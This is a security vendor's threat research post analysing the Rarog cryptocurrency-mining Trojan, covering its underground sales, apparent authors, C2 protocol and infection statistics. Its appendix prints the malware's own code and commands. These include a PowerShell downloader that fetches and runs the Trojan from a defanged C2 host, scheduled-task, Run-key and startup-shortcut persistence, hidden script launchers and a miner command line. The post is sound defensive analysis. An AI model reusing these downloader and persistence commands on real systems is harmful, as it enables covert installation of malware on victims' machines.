Smoking Out the Rarog Cryptocurrency Mining Trojan

unit42.paloaltonetworks.com/unit42-smoking-rarog-mining-trojan/

Unit 42 April 4, 2018

By Unit 42

April 4, 2018 at 5:00 AM

Category: Unit 42

Tags: coin mining, Monero, Rarog

This post is also available in: 日本語 (Japanese)

For the past few months, Unit 42 researchers have investigated a relatively unknown coin mining Trojan that goes by the name 'Rarog'. Rarog has been sold on various underground forums since June 2017 and has been used by countless criminals since then. To date, Palo Alto Networks has observed roughly 2,500 unique samples, connecting to 161 different command and control (C2) servers.

Rarog has been seen primarily used to mine the Monero cryptocurrency, however, it has the capability to mine others. It comes equipped with a number of features, including providing mining statistics to users, configuring various processor loads for the running miner, the ability to

infect USB devices, and the ability to load additional DLLs on the victim.
Rarog is in line with the overall trends we've seen regarding the rapidly increasing use of cryptocurrency miners. Additionally, Rarog provides an affordable way for new criminals to gain entry into this particular type of malware.
To date, we have confirmed over 166,000 Rarog-related infections worldwide. The majority of these occur in the Philippines, Russia, and Indonesia. While a large number of infections have been recorded by various criminals who have used this mining Trojan, we have seen very little recorded profits: the highest profits we have observed amount to roughly US $120.
The Trojan itself is likely named after a "Raróg", a fire demon that originates in Slavic mythology and is typically represented as a fiery falcon.

Rarog on the Underground

The Rarog Trojan originated on various Russian-speaking criminal underground sites in June 2017, as shown in the image below:



Figure 1 Posting in Russian underground forum for Rarog malware

The malware sells for 6,000 Rubles, or roughly US $104 at today's exchange rates. Additionally, a guest administration panel is provided to allow potential buyers the chance to do a "test drive" by interacting with the interface. This interface may be seen below:



Figure 2 Rarog administration panel

Note the two Twitter handles shown in the administration panel above. The first handle, "arsenkooo135", is the same handle used in various postings for this malware family, including the one shown in Figure 1. We observed the second handle, "foxovsky", interacting with other security researchers online. We also tied this handle to a GitHub repository with the same handle that hosts various other malware families. Evidence suggests that these two individuals are the ones behind this threat.

Figure 3 Foxovsky handle on Twitter interacting with security researchers regarding the Rarog malware family



Figure 4 Foxovsky's GitHub profile, hosting various malware families

Additionally, we have seen the "foxovsky" account on GitHub host the Rarog malware family on his or her GitHub account.

Rarog Malware Family

At a very high level, the Rarog Mining Trojan performs the following actions:



Figure 5 Rarog flow of execution

The malware comes equipped with a number of features. It uses multiple mechanisms to maintain persistence on the victim's machine, including the use of the Run registry key, scheduled tasks, and shortcut links in the startup folder. At its core, Rarog is a coin mining Trojan and gives the attackers the ability to not only download mining software but configure it with any parameters they wish. They're also able to easily throttle the mining software based on the victim machine's characteristics.

In addition to coin mining, Rarog also employs a number of botnet techniques. It allows the attackers to perform a number of actions, such as downloading and executing other malware, levying DDoS attacks against others, and updating the Trojan, to name a few. Throughout the malware's execution, a number of HTTP requests are made to a remote C2 server. An overview of all of these URIs and their description may be found below:

URI	Description
/2.0/method/checkConnection	To ensure the remote server is responding as expected.
/2.0/method/config	Get arguments to supply to miner program.
/2.0/method/delay	Retrieve time to sleep before executing miner program.
/2.0/method/error	Retrieve information about error message to display to the victim.
/2.0/method/get	Get location of miner file based on CPU architecture of victim.
/2.0/method/info	Get exe name of miner program.
/2.0/method/setOnline	Update statistics for victim on C2 server.
/2.0/method/update	Used for updating the Rarog Trojan
/4.0/method/blacklist	Retrieve a list of process names to check against. Should any be running in the foreground, Rarog will suspend mining operations.
/4.0/method/check	Query remote C2 server to determine if ID exists.
/4.0/method/cores	Retrieve percentage of CPU to use on victim machines for mining.
/4.0/method/installSuccess	Query the C2 server for botnet instructions.

/4.0/method/modules	Retrieve third-party modules to load on victim.
/4.0/method/threads	Determine what tasks to run on the victim machine (USB spreading, helper executables, etc.)

For additional information on how the Rarog malware family operations, please refer to the Appendix.

Victim Telemetry

We identified a total of 161 C2 servers communicating with the Rarog malware family. A full list may be found in the Appendix. Looking at the geographic distribution of these C2 servers, we see a high concentration of them located in Russia and Germany.



Figure 6 Distribution of C2 servers hosting Rarog malware

The distribution rate of new Rarog samples has varied in the past nine months, with a large spike occurring between late August to late September of 2017. At its peak, we encountered 187 unique Rarog samples during the week of September 11, 2017.



Figure 7 New Rarog malware samples encountered over time

These samples confirm at least 166,000 victims spread across the globe. While infections occur in most regions of the world, high concentrations occur in the Philippines, Russia, and Indonesia, as seen in the figure below:



Figure 8 Rarog infections across the globe

Rarog is able to provide telemetry those that have purchased it using the third-party MinerGate mining service. A number of MinerGate API keys were able to be retrieved, however, the profits made by these attackers were minimal at best. The most profitable attacker was found to generate roughly 0.58 Monero (XMR), and 54 ByteCoin (BCN). By today's exchange rates, this amounts to $123.68 total. After factoring in the cost of the malware itself at $104, the attackers in question have generated very little income. In most cases, they've lost money.

Ties to Previous Malware Families

In late October 2017, Kaspersky wrote a blog post about a malware family named 'DiscordiaMiner'. In this blog post, they describe a cryptocurrency miner that shared a number of characteristics with Rarog. Upon further inspection, they mention the author of the program, who is none other than the previously mentioned "foxovsky" user. Indeed, when looking at this user's GitHub account in Figure 4, we saw the source code to this mining Trojan. The last time the source code to this particular malware was updated was on May 25th, 2017.

Looking at the source code to DiscordiaMiner, we see a large number of similarities with Rarog. So many in fact, that we might reach the conclusion that Rarog is an evolution of Discordia. Kaspersky's blog post discussed some drama concerning this particular malware family on various underground forums. Accusations were made against the Trojan's author with substituting customer's cryptocurrency wallet addresses with his own. This dispute is what ultimately led foxovsky to open-source the DiscordiaMiner program on GitHub. The timeline of when Rarog was first advertised in June 2017, as well as the time DiscordiaMiner was last updated in May 2017, paints, and interesting picture. Based on this information, as well as the heavy code overlap made between the malware families, I suspect that foxovsky rebranded DiscordiaMiner to Rarog and continued development on this newly named malware family. This re-branding allowed him to get away from the negativity that was associated with DiscordiaMiner.

Conclusion

The Rarog malware family represents a continued trend toward the use of cryptocurrency miners and their demand on the criminal underground. While not incredibly sophisticated, Rarog provides an easy entry for many criminals into running a cryptocurrency mining botnet. The malware has remained relatively unknown for the past nine months barring a few exceptions. As the value of various cryptocurrencies continues to remain high, it is likely that we'll continue to see additional malware families with mining functionality surface.

Palo Alto Networks customers are protected against this threat in the following ways:

- All samples referenced in this blog post are appropriately marked as malicious in WildFire and Traps
- All domains used as C2 servers for Rarog are flagged as malicious
- Tracking of the Rarog malware family may be done through the AutoFocus Rarog tag

Appendix

Technical Malware Analysis

The file with the following properties was used to conduct this analysis:

MD5	15361551cb2f705f80e95cea6a2a7c04
SHA1	a388e464edeb8230adc955ed6a78540ed1433078
SHA256	73222ff531ced249bf31f165777696bb20c42d2148938392335f97f5d937182a
Compile Time	2018-03-17 16:36:18 UTC
PDB String	D:\Work_Rarog\Release\Rarog.pdb

When Rarog is initially executed, the malware will look for the existence of the following file:

C:\ProgramData\MicrosoftCorporation\Windows\System32\lsass.exe

In the event this file is missing on the system, Rarog will enter its installation routine, which is outlined below.

Installation Routine

The installation routine begins by creating the following hidden directory path:

C:\ProgramData\MicrosoftCorporation\Windows\System32\

It then copies itself to the directory above with a filename of 'lsass.exe'. This newly copied file is then executed in a new process. After this takes place, the malware makes a HTTP POST request as follows:

```
1   POST /2.0/method/checkConnection HTTP/1.1
2   Connection: Keep-Alive
3   Content-Type: application/x-www-form-urlencoded
4   User-Agent: Mozilla/5.0 (Windows NT 6.1) Rarog/5.0
5   Content-Length: 0
6   Host: api.polotreck[.]xyz
7   HTTP/1.1 200 OK
8   Server: nginx/1.13.9
9   Date: Tue, 20 Mar 2018 16:34:10 GMT
10  Content-Type: text/html; charset=UTF-8
11  Content-Length: 12
12  Connection: keep-alive
13  X-Powered-By: PHP/5.6.30-0+deb8u1
14  c3VjY2Vzcw==
```

The response of the above request is simply base64-encoded and decodes to 'success'. The response is checked, and if the response of 'success' is received, the malware proceeds.
The malware makes the following request to determine if the C2 wishes the malware to spawn a fake error message box:

```
1   POST /2.0/method/error HTTP/1.1
2   Connection: Keep-Alive
3   Content-Type: application/x-www-form-urlencoded
4   User-Agent: Mozilla/5.0 (Windows NT 6.1) Rarog/5.0
5   Content-Length: 9
6   Host: api.polotreck[.]xyz
7   profile=1
8   HTTP/1.1 200 OK
9   Server: nginx/1.13.9
10  Date: Tue, 20 Mar 2018 16:43:58 GMT
11  Content-Type: text/html; charset=UTF-8
12  Content-Length: 192
13  Connection: keep-alive
14  X-Powered-By: PHP/5.6.30-0+deb8u1
15  Vary: Accept-Encoding
16  MTsxO1N5c3RlbSBFcnJvcjtUaGUgcHJvZ3JhbSBjYW4ndCBzdGFydCBiZWNhdXNlIE1TVkNQMTEwLmRsbCBpcyBtaXNzaW5nIGZyb20ge\
```

The base64 response above decodes to the following:
"1;1;System Error;The program can't start because MSVCP110.dll is missing from your computer. Try reinstalling the program to fix this problem."
The response is split by ';'. The first parameter is hardcoded, while the second is used to specify the type of message box to display. The following options are provided:

Parameter	MessageBox Option
0	No error message displayed.
1	A stop-sign icon appears in the message box.
2	A question-mark icon appears in the message box.
3	An exclamation-point icon appears in the message box.
4	An icon consisting of a lowercase letter i in a circle appears in the message box.

The third parameter specifies the title of the message box, while the last parameter represents the message. Using the example previously, we are presented with the following message:



Figure 9 Fake error message box displayed by Rarog

Finally, Rarog will execute the following command, which will kill the current malware instance, and deleting it from disk.

```
1  cmd.exe /c taskkill /im 73222ff531ced249bf31f165777696bb20c42d2148938392335f97f5d937182a.exe /f & erase
   C:\Users\Administrato\Desktop\73222ff531ced249bf31f165777696bb20c42d2148938392335f97f5d937182a.exe & exit
```

Post-Installation Routine

After the installation routine completes and a new instance of lsass.exe is spawned, this new instance of Rarog will check for the existence of the following file:

C:\ProgramData\{4FCEED6C-B7D9-405B-A844-C3DBF418BF87}\driver.dat

If this file does not exist, Rarog will create the necessary hidden directory structure, and make a series of HTTP POST requests. The first request will be to '/2.0/method/checkConnection' to ensure the remote C2 server is alive. The second request is to the following:

```
1   POST /4.0/method/installSuccess HTTP/1.1
2   Connection: Keep-Alive
3   Content-Type: application/x-www-form-urlencoded
4   User-Agent: Mozilla/5.0 (Windows NT 6.1) Rarog/5.0
5   Content-Length: 9
6   Host: api.polotreck[.]xyz
7   buildID=5.1&hwid={1efdb526-2d21-11e8-a30c-8c8590105ceb}&profile=1&os=Microsoft Windows 7 Ultimate
8   &platform=x86&processor=Intel(R) Core(TM) i7-7700HQ CPU @ 2.80 GHz&videocard=VMware SVGA 3D
9   HTTP/1.1 200 OK
10  Server: nginx/1.13.9
11  Date: Tue, 20 Mar 2018 16:43:58 GMT
12  Content-Type: text/html; charset=UTF-8
13  Content-Length: 192
14  Connection: keep-alive
15  X-Powered-By: PHP/5.6.30-0+deb8u1
    250
```

The response provided by the C2 server is the stored identifier of the victim within the C2 database. This number is stored in the 'driver.dat' file.

The following registry key is created to ensure Rarog persists across reboots:

```
1  HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Windows_Antimalware_Host_Syst -
   C:\ProgramData\MicrosoftCorporation\Windows\System32\lsass.exe
```

The following hidden directory is created, and the following three files are written to this location:

C:\ProgramData\WindowsAppCertification\WindowHelperStorageHostSystemThread.ps1

C:\ProgramData\WindowsAppCertification\cert.cmd

C:\ProgramData\WindowsAppCertification\checker.vbs

The contents of WindowHelperStorageHostSystemThread.ps1 is as follows:

```
1   $path = 'C:\ProgramData\MicrosoftCorporation\Windows\System32\'
2   $fpath = $path + 'lsass.exe'
3   $furl = 'http://api.polotreck[.]xyz/2.0/method/update'
4   $isfile = Test-Path $fpath
5   if($isfile -eq 'True') {}
6   else{
7   New-Item -ItemType directory -Path $path
8   $WebClient = New-Object System.Net.WebClient
9   $WebClient.DownloadFile($furl,$fpath)
10  Start-Process -FilePath $fpath}
```

The contents of cert.cmd is as follows:

```
1  @echo off
2  powershell -WindowStyle Hidden -ExecutionPolicy Bypass -NoP -file
   C:\ProgramData\WindowsAppCertification\WindowHelperStorageHostSystemThread.ps1
```

The contents of checker.vbs is as follows:

```
1  Set WshShell = CreateObject("WScript.Shell")
2  WshShell.Run "C:\ProgramData\WindowsAppCertification\cert.cmd",0
```

The following command is executed to create a Scheduled Task to run the checker.vbs script periodically:

```
1  schtasks.exe /Create /SC MINUTE /MO 30 /TN "Windows_Antimalware_Host" /TR
   "C:\ProgramData\WindowsAppCertification\checker.vbs" /F
```

The following command is executed to create a Scheduled Task to run lsass.exe periodically:

```
1  schtasks.exe /Create /SC MINUTE /MO 5 /TN "Windows_Antimalware_Host_Systm" /TR
   "C:\ProgramData\MicrosoftCorporation\Windows\System32\lsass.exe" /F
```

Additionally, the following command is executed to generate a shortcut link in the victim's startup folder:

```
1  cmd.exe /c echo Set oWS = WScript.CreateObject("WScript.Shell") > CreateShortcut.vbs & echo sLinkFile =
   "%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\lsass.lnk" >> CreateShortcut.vbs & echo Set
   oLink = oWS.CreateShortcut(sLinkFile) >> CreateShortcut.vbs & echo oLink.TargetPath =
   "C:\ProgramData\MicrosoftCorporation\Windows\System32\lsass.exe" >> CreateShortcut.vbs & echo oLink.Save >> CreateShortcut.vbs
   & cscript CreateShortcut.vbs & del CreateShortcut.vbs
```

These various registry modifications, file modifications, and commands executed provides multiple ways for Rarog to persist on the system both across reboots, as well as in instances where the malware dies or is forcibly closed.
Rarog then makes the following POST request to ensure the ID exists on the remote C2 server:

```
1   POST /4.0/method/check HTTP/1.1
2   Connection: Keep-Alive
3   Content-Type: application/x-www-form-urlencoded
4   User-Agent: Mozilla/5.0 (Windows NT 6.1) Rarog/5.0
5   Content-Length: 6
6   Host: api.polotreck[.]xyz
7   id=250
8   HTTP/1.1 200 OK
9   Server: nginx/1.13.10
10  Date: Tue, 20 Mar 2018 20:47:52 GMT
11  Content-Type: text/html; charset=UTF-8
12  Content-Length: 12
13  Connection: keep-alive
14  X-Powered-By: PHP/5.6.30-0+deb8u1
15  c3VjY2Vzcw==
```

Again, Rarog looks for a response of 'success'. Rarog continues to make the following POST request:

```
1   POST /4.0/method/threads HTTP/1.1
2   Connection: Keep-Alive
3   Content-Type: application/x-www-form-urlencoded
4   User-Agent: Mozilla/5.0 (Windows NT 6.1) Rarog/5.0
5   Content-Length: 0
6   Host: api.polotreck[.]xyz
7   HTTP/1.1 200 OK
8   Server: nginx/1.13.10
9   Date: Tue, 20 Mar 2018 20:49:46 GMT
10  Content-Type: text/html; charset=UTF-8
11  Content-Length: 16
12  Connection: keep-alive
13  X-Powered-By: PHP/5.6.30-0+deb8u1
14  MjsxOzE7MTsyOw==
```

The decoded response by the C2 server is '2;1;1;1;2;'. This data is split via ';' and the values are used to indicate whether certain Rarog features are enabled or not. The value of '1' represents 'On', while anything else represents 'Off'.

Position	Name	Description

0	USB Devices	Searches the machine for removable drives. Copies Rarog to the removable drive with the name of 'autorun.exe'. Also creates an 'autorun.inf' file in the same directory, which will execute 'autorun.exe' when loaded.
1	Helpers	Creates the hidden 'C:\ProgramData\MicrosoftCorporation\Windows\Helpers\' directory, and copies lsass.exe to 'SecurityHealthService.exe', 'SystemIdleProcess.exe', and 'winlogon.exe' in this directory.
2	Mining Status	Makes a POST request to '/2.0/method/get' to retrieve a URL for a mining executable. This file is stored in the 'C:\ProgramData\{CB28D9D3-6B5D-4AFA-BA37-B4AFAABF70B8}\' directory.
3	Miners Killer	Makes a POST request to '/4.0/method/modules'. This provides a list of DLLs that are placed in the 'C:\ProgramData\MicrosoftCorporation\Windows\Modules\' folder. These DLLs are then loaded by Rarog. The DLLs in question are expected to have an export function named 'Instance'.
4	Task Manager	This does not appear to be used by the malware.

When the ‘Mining Status’ option is enabled, and a miner is successfully downloaded from a remote server, Rarog will make the following request to the C2 server:

```
1  POST /2.0/method/config HTTP/1.1
2  Connection: Keep-Alive
3  Content-Type: application/x-www-form-urlencoded
4  User-Agent: Mozilla/5.0 (Windows NT 6.1) Rarog/5.0
5  Content-Length: 6
6  Host: api.polotreck[.]xyz
7  id=250
8  HTTP/1.1 200 OK
9  Server: nginx/1.13.10
10 Date: Wed, 21 Mar 2018 16:55:38 GMT
11 Content-Type: text/html; charset=UTF-8
12 Content-Length: 108
13 Connection: keep-alive
14 X-Powered-By: PHP/5.6.30-0+deb8u1
15 Vary: Accept-Encoding
16 LW8geG1yLnBvb2wubWluZXJnYXRlLmNvbTo0NTU2MCAtdSBtb3JlMnNldEBwcm90b25tYWlsLmNvbSAtcCB4IC1rIC10IHtUSFJFQURTfQ=
```

The response decodes to the following:

```
1  o xmr.pool.minergate[.]com:45560 -u more2set@protonmail[.]com -p x -k -t {THREADS}
```

These parameters will be supplied to the mining program upon execution. Prior to running the miner, Rarog will check the running processes on the system for the following strings. Should they be encountered, the processes will be killed, and the executable will be deleted from the system.

- minergate
- stratum
- cryptonight
- monerohash
- nicehash
- dwarfpool
- suprnova
- nanopool
- xmrpool

These strings represent common strings associated with mining pools used by individuals when mining various cryptocurrencies.
Rarog will make the following request to determine how much of a percentage of the victim’s CPU to use for mining:

```
POST /4.0/method/cores HTTP/1.1
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1) Rarog/5.0
Content-Length: 6
Host: api.polotreck[.]xyz
id=250
HTTP/1.1 200 OK
Server: nginx/1.13.10
Date: Wed, 21 Mar 2018 17:03:18 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 4
Connection: keep-alive
X-Powered-By: PHP/5.6.30-0+deb8u1
NTA=
```

The response decodes to a value of '50'. Rarog continues to make a request to '/4.0/method/blacklist' determine what processes should be blacklisted. The server in question did not have a configured blacklist, but an example of what may be returned is shown below:

```
dota2.exe;csgo.exe;WorldOfTanks.exe;TslGame.exe;gta5.exe;photoshop.exe;vegas_pro.exe;premier.exe;Prey.exe;Overwatch.exe;MK10.exe
```

This list represents common resource-intensive applications, such as games, that Rarog will continually monitor for. In the event such a program is running in the foreground, Rarog will suspend mining operations.
The malware then makes the following request to retrieve the amount of time that Rarog will sleep before mining on the target victim:

```
POST /2.0/method/delay HTTP/1.1
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1) Rarog/5.0
Content-Length: 6
Host: api.polotreck[.]xyz
id=250
HTTP/1.1 200 OK
Server: nginx/1.13.10
Date: Wed, 21 Mar 2018 17:11:05 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 5
Connection: keep-alive
X-Powered-By: PHP/5.6.30-0+deb8u1
10000
```

Prior to continuing, Rarog will check the running processes on the system for the following common security applications, and will not proceed if found:

- NetMonitor
- Taskmgr.exe
- Process Killer
- KillProcess
- System Explorer
- AnVir
- Process Hacker

Rarog takes the previously collected CPU usage percentage and applies it against the number of CPUs found on the system. As an example, if a system had four CPU cores, and the setting was at 50%, Rarog could configure the miner to use 2 threads (0.5 x 4). The following mining command is executed by Rarog:

```
C:\ProgramData\{CB28D9D3-6B5D-4AFA-BA37-B4AFAABF70B8}\xmrig32.exe -o xmr.pool.minergate[.]com:45560 -u more2set@protonmail[.]com -p x -k -t 1
```

Botnet Functionality
Rarog will periodically make HTTP POST requests to the following:

```
1   POST /2.0/method/setOnline HTTP/1.1
2   Connection: Keep-Alive
3   Content-Type: application/x-www-form-urlencoded
4   User-Agent: Mozilla/5.0 (Windows NT 6.1) Rarog/5.0
5   Content-Length: 16
6   Host: api.polotreck[.]xyz
7   id=250&build=5.1
8   HTTP/1.1 200 OK
9   Server: nginx/1.13.10
10  Date: Wed, 21 Mar 2018 17:28:27 GMT
11  Content-Type: text/html; charset=UTF-8
12  Content-Length: 0
13  Connection: keep-alive
14  X-Powered-By: PHP/5.6.30-0+deb8u1
```

This particular URI has the ability to provide additional tasks for Rarog to perform. The following list of supported commands are included:

Command	Description
install	Download and execute specified file
open_url	Open the specified URL in browser
ddos	Perform DDoS operations against specified target
update	Update Rarog Trojan from specified URL
restart_bot	Restart Rarog Trojan
delete_bot	Delete Rarog Trojan

SHA256 Hashes

For a full list of SHA256 hashes and their first encountered timestamp, please refer to the following file.

C2 Servers

For a full list of C2 servers and their first encountered timestamp, please refer to the following file.

File and Folder Artifacts

C:\ProgramData\MicrosoftCorporation\Windows\System32\
C:\ProgramData\MicrosoftCorporation\Windows\System32\lsass.exe
C:\ProgramData\MicrosoftCorporation\Windows\System32_lsass.exe
C:\ProgramData\{4FCEED6C-B7D9-405B-A844-C3DBF418BF87}\
C:\ProgramData\{4FCEED6C-B7D9-405B-A844-C3DBF418BF87}\driver.dat
C:\ProgramData\WindowsAppCertification\
C:\ProgramData\WindowsAppCertification\WindowHelperStorageHostSystemThread.ps1
C:\ProgramData\WindowsAppCertification\cert.cmd
C:\ProgramData\WindowsAppCertification\checker.vbs
C:\ProgramData\MicrosoftCorporation\Windows\Helpers\
C:\ProgramData\MicrosoftCorporation\Windows\Helpers\SecurityHealthService.exe
C:\ProgramData\MicrosoftCorporation\Windows\Helpers\SystemIdleProcess.exe
C:\ProgramData\MicrosoftCorporation\Windows\Helpers\winlogon.exe
C:\ProgramData\{CB28D9D3-6B5D-4AFA-BA37-B4AFAABF70B8}\
C:\ProgramData\MicrosoftCorporation\Windows\Modules

Registry Artifacts

HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Windows_Antimalware_Host_Syst

By submitting this form, you agree to our Terms of Use and acknowledge our Privacy Statement.